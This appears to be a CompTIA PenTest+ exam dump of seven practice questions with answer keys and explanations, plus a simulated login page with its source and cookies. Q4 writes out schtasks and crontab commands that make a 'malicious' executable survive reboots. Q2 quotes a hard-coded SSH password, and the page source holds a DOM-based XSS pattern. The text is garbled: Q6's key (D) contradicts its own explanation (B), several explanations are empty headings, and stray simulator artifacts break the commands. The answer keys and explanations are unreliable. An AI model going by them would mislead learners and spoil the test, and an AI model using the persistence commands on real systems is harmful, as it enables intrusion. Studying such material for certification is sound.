CompTIA

Exam Questions PT0-003

CompTIA PenTest+ Exam

NEW QUESTION 1
A penetration tester needs to confirm the version number of a client's web application server. Which of the following techniques should the penetration tester use?

A. SSL certificate inspection
B. URL spidering
C. Banner grabbing
D. Directory brute forcing

Answer: C

Explanation:
Banner grabbing is a technique used to gather information about a service running on an open port, which often includes the version number of the application or server. Here??s why banner grabbing is the correct Answer
? Banner Grabbing: It involves connecting to a service and reading the welcome banner or response, which typically includes version information. This is a direct method to identify the version number of a web application server.
? SSL Certificate Inspection: While it can provide information about the server, it is not reliable for identifying specific application versions.
? URL Spidering: This is used for discovering URLs and resources within a web application, not for version identification.
? Directory Brute Forcing: This is used to discover hidden directories and files, not for identifying version information.
References from Pentest:
? Luke HTB: Shows how banner grabbing can be used to identify the versions of services running on a server.
? Writeup HTB: Demonstrates the importance of gathering version information through techniques like banner grabbing during enumeration phases.
Conclusion:
Option C, banner grabbing, is the most appropriate technique for confirming the version number of a web application server.
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NEW QUESTION 2
In a file stored in an unprotected source code repository, a penetration tester discovers the following line of code:
sshpass -p donotchange ssh admin@192.168.6.14
Which of the following should the tester attempt to do next to take advantage of this information? (Select two).

A. Use Nmap to identify all the SSH systems active on the network.
B. Take a screen capture of the source code repository for documentation purposes.
C. Investigate to find whether other files containing embedded passwords are in the coderepository.
D. Confirm whether the server 192.168.6.14 is up by sending ICMP probes.
E. Run a password-spraying attack with Hydra against all the SSH servers.
F. Use an external exploit through Metasploit to compromise host 192.168.6.14.

Answer: BC

Explanation:
When a penetration tester discovers hard-coded credentials in a file within an unprotected source code repository, the next steps should focus on documentation and further investigation to identify additional security issues.
? Taking a Screen Capture (Option B):
? Investigating for Other Embedded Passwords (Option C):
Pentest References:
? Initial Discovery: Discovering hard-coded credentials often occurs during source code review or automated scanning of repositories.
? Documentation: Keeping detailed records of all findings is a critical part of the penetration testing process. This ensures that all discovered vulnerabilities are reported accurately and comprehensively.
? Further Investigation: After finding a hard-coded credential, it is best practice to look for other security issues within the same repository. This might include other credentials, API keys, or sensitive information.
Steps to Perform:
? Take a Screen Capture:
? Investigate Further:
grep -r 'password' /path/to/repository
? uk.co.certification.simulator.questionpool.PList@2b499161 trufflehog --regex --entropy=True /path/to/repository
By documenting the finding and investigating further, the penetration tester ensures a comprehensive assessment of the repository, identifying and mitigating potential security risks effectively.
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NEW QUESTION 3
Which of the following describes the process of determining why a vulnerability scanner is not providing results?

A. Root cause analysis
B. Secure distribution
C. Peer review
D. Goal reprioritization

Answer: A

Explanation:
Root cause analysis involves identifying the underlying reasons why a problem is occurring. In the context of a vulnerability scanner not providing results, performing a root cause analysis would help determine why the scanner is failing to deliver the expected output. Here??s why option A is correct:
? Root Cause Analysis: This is a systematic process used to identify the fundamental reasons for a problem. It involves investigating various potential causes and pinpointing the exact issue that is preventing the vulnerability scanner from working correctly.
? Secure Distribution: This refers to the secure delivery and distribution of software or updates, which is not relevant to troubleshooting a vulnerability scanner.
? Peer Review: This involves evaluating work by others in the same field to ensure quality and accuracy, but it is not directly related to identifying why a tool is malfunctioning.
? Goal Reprioritization: This involves changing the priorities of goals within a project, which does not address the technical issue of the scanner not working.
References from Pentest:

? Horizontall HTB: Demonstrates the process of troubleshooting and identifying issues with tools and their configurations to ensure they work correctly.
? Writeup HTB: Emphasizes the importance of thorough analysis to understand why certain security tools may fail during an assessment.
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NEW QUESTION 4
As part of an engagement, a penetration tester wants to maintain access to a compromised system after rebooting. Which of the following techniques would be best for the tester to use?

A. Establishing a reverse shell
B. Executing a process injection attack
C. Creating a scheduled task
D. Performing a credential-dumping attack

Answer: C

Explanation:
To maintain access to a compromised system after rebooting, a penetration tester should create a scheduled task. Scheduled tasks are designed to run automatically at specified times or when certain conditions are met, ensuring persistence across reboots.
? Persistence Mechanisms:
? Creating a Scheduled Task:
schtasks /create /tn "Persistence" /tr "C:\path\to\malicious.exe" /sc onlogon /ru SYSTEM
? uk.co.certification.simulator.questionpool.PList@7b2e6d1d (crontab -l; echo "@reboot /path/to/malicious.sh") | crontab -
? Pentest References:
By creating a scheduled task, the penetration tester ensures that their access method (e.g., reverse shell, malware) is executed automatically whenever the system reboots, providing reliable persistence.
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NEW QUESTION 5
A tester runs an Nmap scan against a Windows server and receives the following results:
Nmap scan report for win_dns.local (10.0.0.5) Host is up (0.014s latency)
Port State Service 53/tcp open domain 161/tcp open snmp 445/tcp open smb-ds 3389/tcp open rdp
Which of the following TCP ports should be prioritized for using hash-based relays?

A. 53
B. 161
C. 445
D. 3389

Answer: C

Explanation:
Port 445 is used for SMB (Server Message Block) services, which are commonly targeted for hash-based relay attacks like NTLM relay attacks.
? Understanding Hash-Based Relays:
? Prioritizing Port 445:
? Execution:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
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NEW QUESTION 6
A penetration tester is working on an engagement in which a main objective is to collect confidential information that could be used to exfiltrate data and perform a ransomware attack. During the engagement, the tester is able to obtain an internal foothold on the target network. Which of the following is the next task the tester should complete to accomplish the objective?

A. Initiate a social engineering campaign.
B. Perform credential dumping.
C. Compromise an endpoint.
D. Share enumeration.

Answer: D

Explanation:
Given that the penetration tester has already obtained an internal foothold on the target network, the next logical step to achieve the objective of collecting confidential information and potentially exfiltrating data or performing a ransomware attack is to perform credential dumping. Here's why:
? Credential Dumping:
? Comparison with Other Options:
Performing credential dumping is the most effective next step to escalate privileges and access sensitive data, making it the best choice.
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

NEW QUESTION 7
DRAG DROP
You are a penetration tester reviewing a client??s website through a web browser.
INSTRUCTIONS
Review all components of the website through the browser to determine if vulnerabilities are present.
Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


Secure System
User name
Password
Login
View Certificate
View Source
View Cookies
Remediate Certificate
Remediate Source
Remediate Cookies


Certificate
General
Details
Certification Path
Certificate Information
This certificate is intended for the following purpose(s):
• Ensures the identity of a remote computer
* Refer to the certification authority's statement for details.
Issued to: *.comptia.org
Issued by: RapidSSL SHA256 CA
Valid from 7/18/2016 to 7/19/2018
Install Certificate...
Issuer Statement
Learn more about certificates
OK

Secure System

https://comptia.org/login.aspx#viewsource

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px:color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value="">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="">
<!--div><scan style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="password" -->
```

Secure System


https://comptia.org/login.aspx#viewcookies


Name	Value	Domain	Path	Expires/…	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1…	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1…	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1…	7			
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1…	48			
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc…	.comptia.o...	/	2018-04-1…	99			
